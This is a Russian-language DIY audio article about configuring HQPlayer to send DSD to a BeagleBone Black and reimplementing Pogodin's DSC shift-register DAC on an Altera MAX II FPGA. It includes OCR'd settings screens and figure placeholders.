Все недостатки перевешивает его вариативность и отличный звук. Плеер позволяет добиться очень качественного звучания. Цифровой фильтр и модулятор — это основная часть сигма-дельта-ЦАП. Их различные варианты как раз и реализованы внутри этого плеера, что позволяет подобрать качество цифровой обработки в зависимости от быстродействия компьютера. При использовании с BeagleBone black или Amanero HQPlayer становится тонко настраиваемым сигма-дельта-цифроаналоговым преобразователем с огромными вычислительными ресурсами в виде твоего компьютера.

Для подключения к BeagleBone black в настройках HQPlayer нужно выбрать в выпадающем меню Backend пункт NetworkAudioAdapter. В выпадающем списке Device должен появиться Botic7: Botic при условии, что основной компьютер с HQPlayer и микрокомпьютер BeagleBone находятся в одной подсети и имеется DHCP-сервер. В параметре Default Output Mode выбираем SDM (DSD), параметр Bit rate (/limit) для начала лучше выставить 44,1k x64. В третьей и четвертой версиях плеера настройки выглядят по-разному.



Settings

CD drive: D:

Output Device Settings
Backend: NetworkAudioAdapter
Device: Botic7: Botic:
Channels: 2
Ch. offset: 0
SDM Pack: none
☐ 2wire
Buffer time: Default
DAC bits: Default
☐ 48k DSD
☐ AltDSD

Input Device Settings
Backend: WASAPI
Device: Default endpoint
Ch. offset: 0
Buffer time: Default
SDM Pack: DoP
☐ 2wire
☐ AltDSD


Default Output Mode: SDM (DSD)

PCM Defaults
Filter 1x: none
Filter Nx: none
Dither: none
Sample rate (/ Limit): 192k

SDM Defaults
Oversampling 1x: poly-sinc-lp
Oversampling Nx: poly-sinc-lp
Modulator: DSD5
Bit rate (/ Limit): 44.1k x64

Vol Min: -60.0dB
Vol Max: 0.0dB
☑ Multicore DSP
☑ CUDA offload
☑ Adaptive output rate
☐ Log file

OK Cancel



Settings

CD drive: D:

Device Settings
Backend: NetworkAudioAdapter
Device: Botic7: Botic:
Channels: 2
Ch. offset: 0
SDM Pack: none
☐ 2wire
Buffer time: Default
DAC bits: Default
☐ AltDSD

PCM Defaults
Filter: none
Dither: none
Sample rate (/ Limit): 192k

SDM Defaults
Oversampling: poly-sinc
Modulator: DSD5
Bit rate (/ Limit): 44.1k x64

Vol Min: -60.0dB
Vol Max: 0.0dB
☑ Multicore DSP
☑ CUDA offload
☑ Auto rate family
☐ Full screen mode
☐ Log file

OK Cancel

Дальнейшие настройки ты сможешь подобрать эмпирическим путем, исходя из своего вкуса (слуха) и производительности компьютера.

Теперь к DSD-выходам BeagleBone black нужно подключить ФНЧ. Чтобы убрать шумы от питания и пульсации светодиодов, лучше всего использовать гальваническую развязку. Вот и все, устройство готово!

Итого

Плюсы

- Структура получилась почти open source: BeagleBone black изначально был открытым проектом, на официальном сайте есть документация и полная схема микрокомпьютера, исходные коды I2S-драйвера выложены в открытом доступе, схема реклокера (генератора тактовой частоты) также опубликована под открытой лицензией. Единственный проприетарный компонент здесь HQPlayer — жаль, что нет альтернативы с открытым исходным кодом.
- BeagleBone black обойдется в 3800 рублей, генераторы и расходники — от 600 рублей.
- Устройство отличается превосходным звуком, особенно при воспроизведении чистого DSD или конвертации PCM через HQPlayer.

Минусы

Минусы обнаружились только у плеера, их я уже перечислил.

Продолжение статьи →

НЕ ПУСТОЙ ЗВУК

КАК СОБРАТЬ СОБСТВЕННЫЙ ЦИФРОАНАЛОГОВЫЙ ПРЕОБРАЗОВАТЕЛЬ

Проект DSC и ПЛИС

При воспроизведении через ФНЧ есть лишь один недостаток — сигнал на выходе одноуровневый. Но при высокой частоте дискретизации влияние шума сводится к минимуму, к тому же при определенных затратах можно решить и эту проблему.


Проект самодельного ЦАП DSC, созданный Павлом Погодиным, может стать высококлассной альтернативой технологии DEM. Но, судя по всему, коммерческий ЦАП по схеме Погодина будет дороговат. Даже китайские самопальные платы, собранные по первым версиям DSC, стоили больше 10 000 рублей, а ведь сверху прибавится цена прецизионных компонентов, питания и корпуса.

Можно, конечно, копить деньги и ждать выхода ЦАП, но меня, например, это не устраивает. Поэтому я решил перенести проект DSC на ПЛИС (программируемая логическая интегральная схема). Надеюсь, Павел не останется в обиде за это. :)

Для сборки мне понадобится собственно ПЛИС. Я выбрал одну из самых дешевых — Altera MAX II (EPM240T100C5). В ней 240 логических элементов и 100 выводов. Для современных ПЛИС это скромные показатели, зато и цена скромная — от 500 рублей.

За основу была взята схема версии DSC 2.5.2/2.6.2 (PDF).


Проект DSC основан на сдвиговом регистре 74AHCT595; восемь таких регистров формируют один звуковой канал, правый или левый. Первые четыре регистра подключены друг к другу и составляют один большой сдвиговый регистр на 32 параллельных выхода, эти четыре регистра формируют положительную волну. Другие четыре регистра подключены друг к другу аналогичным образом и формируют отрицательную волну. На вход первых четырех регистров подаются DSD-данные в исходном виде, а на вход других четырех — эти же данные, но с инверсией. К параллельным выходам этих регистров подключены резисторы, соединенные в две шины — одна для положительной волны, другая для отрицательной. Эти шины формируют балансный аудиовыход.




Принцип работы DSC похож на принцип работы мультибитного ЦАП, только данные на выходах меняются постоянно, а не по кадрам LRCK и каждый бит данных имеет одинаковый вес. Выходной сигнал в таком ЦАП, по сути, представляет собой сумму отдельных сигналов с выходов регистров.

Графический проект

В библиотеке среды разработки Quartus Prime, в которой и будет компилироваться прошивка для ПЛИС, есть готовая модель сдвигового регистра, именно того, что используется в оригинальном DSC, 74AHCT595.



Также в Quartus Prime можно собрать логическую схему полностью в графическом виде, не изучая никаких языков описания и программирования. Сделать схему просто, как в программах для рисования схем.



WWW

- Где скачать, как установить и настроить Quartus Prime
- Подробные видеоуроки по работе с Quartus


Но есть проблема: в выбранную ПЛИС Altera MAX II не влезает целиком схема оригинального DSC, так что ее придется упростить. У MAX II всего 100 выводов (причем не все из них можно использовать), а для DSC нужно как минимум 128 выводов. Придется отказаться от балансного выхода! Чуть позже я расскажу, как сделать полный вариант. А пока отложим в сторону сдвиговые регистры отрицательной волны и лишние логические элементы для инверсии сигнала.

Остается только назначить выводы, скомпилировать проект и загрузить в ПЛИС.


WWW

- Как подготовить и загрузить проект в ПЛИС Altera
- Готовые проекты на GitHub

После загрузки прошивки нужно подключить резисторы к пинам ПЛИС и объединить их выходы по оригинальной схеме DSC.




Далее нужно подключить ФНЧ и конденсатор к общему выходу резисторов, чтобы убрать паразитные высокие частоты и постоянную составляющую сигнала.



Выход ФНЧ подключаем к усилителю, а на входные контакты подаем DSD с BeagleBone black или Amanero. Облегченная версия проекта DSC готова!

Проект на Verilog, stereo

